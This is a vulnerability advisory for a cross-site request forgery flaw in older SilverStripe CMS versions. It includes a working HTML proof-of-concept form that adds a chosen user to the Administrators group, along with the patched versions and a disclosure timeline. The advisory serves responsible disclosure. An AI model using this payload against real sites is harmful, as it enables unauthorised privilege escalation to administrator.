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Vulnerability Advisory

Name	SilverStripe CMS XSRF to Admin
Vendor Website	https://www.silverstripe.org/
Date Released	February 29, 2016
Affected Software	3.1.16, 3.2.1, 3.3.0-rc2 and below
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Description

The SilverStripe CMS suffers from a Cross Site Request Forgery (XSRF) vulnerability. A malicious actor that can coerce an authenticated administrative user to browse to a malicious website is able to assign an existing SilverStripe user to any group, including the Administrators group.


Exploitation

The assign a user to the Administrator group action is vulnerable to XSRF. By utilising this vulnerability, an attacker can add an existing user to Administrators group. The table below contains a proof of concept malicious web page:

Proof of Concept – Malicious site contains the following code

```
 <html>
  <body>
    <form
action="http://<Server>/ss/admin/security/EditForm/field/Groups/item/2/ItemEditForm/field/Members"
method="POST">
      <input type="hidden" name="action_gridFieldAlterAction?StateID&#61;gf_d56515a5"
value="Link+Existing" />
      <input type="hidden" name="relationID" value="<USER ID>" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

The image below shows the user's profile before and after the vulnerability has been exploited by an attacker:



Solution

Upgrade to SilverStripe CMS version 3.1.17, 3.2.2, 3.3.0 or greater.

Timeline:

17/02/2016 – Advisory sent to vendor.
17/02/2016 – Vendor confirms receipt of advisory.
24/02/2016 – Vendor advises a fix is in place in the newly released update of SilverStripe CMS.
29/02/2016 – Public advisory release.

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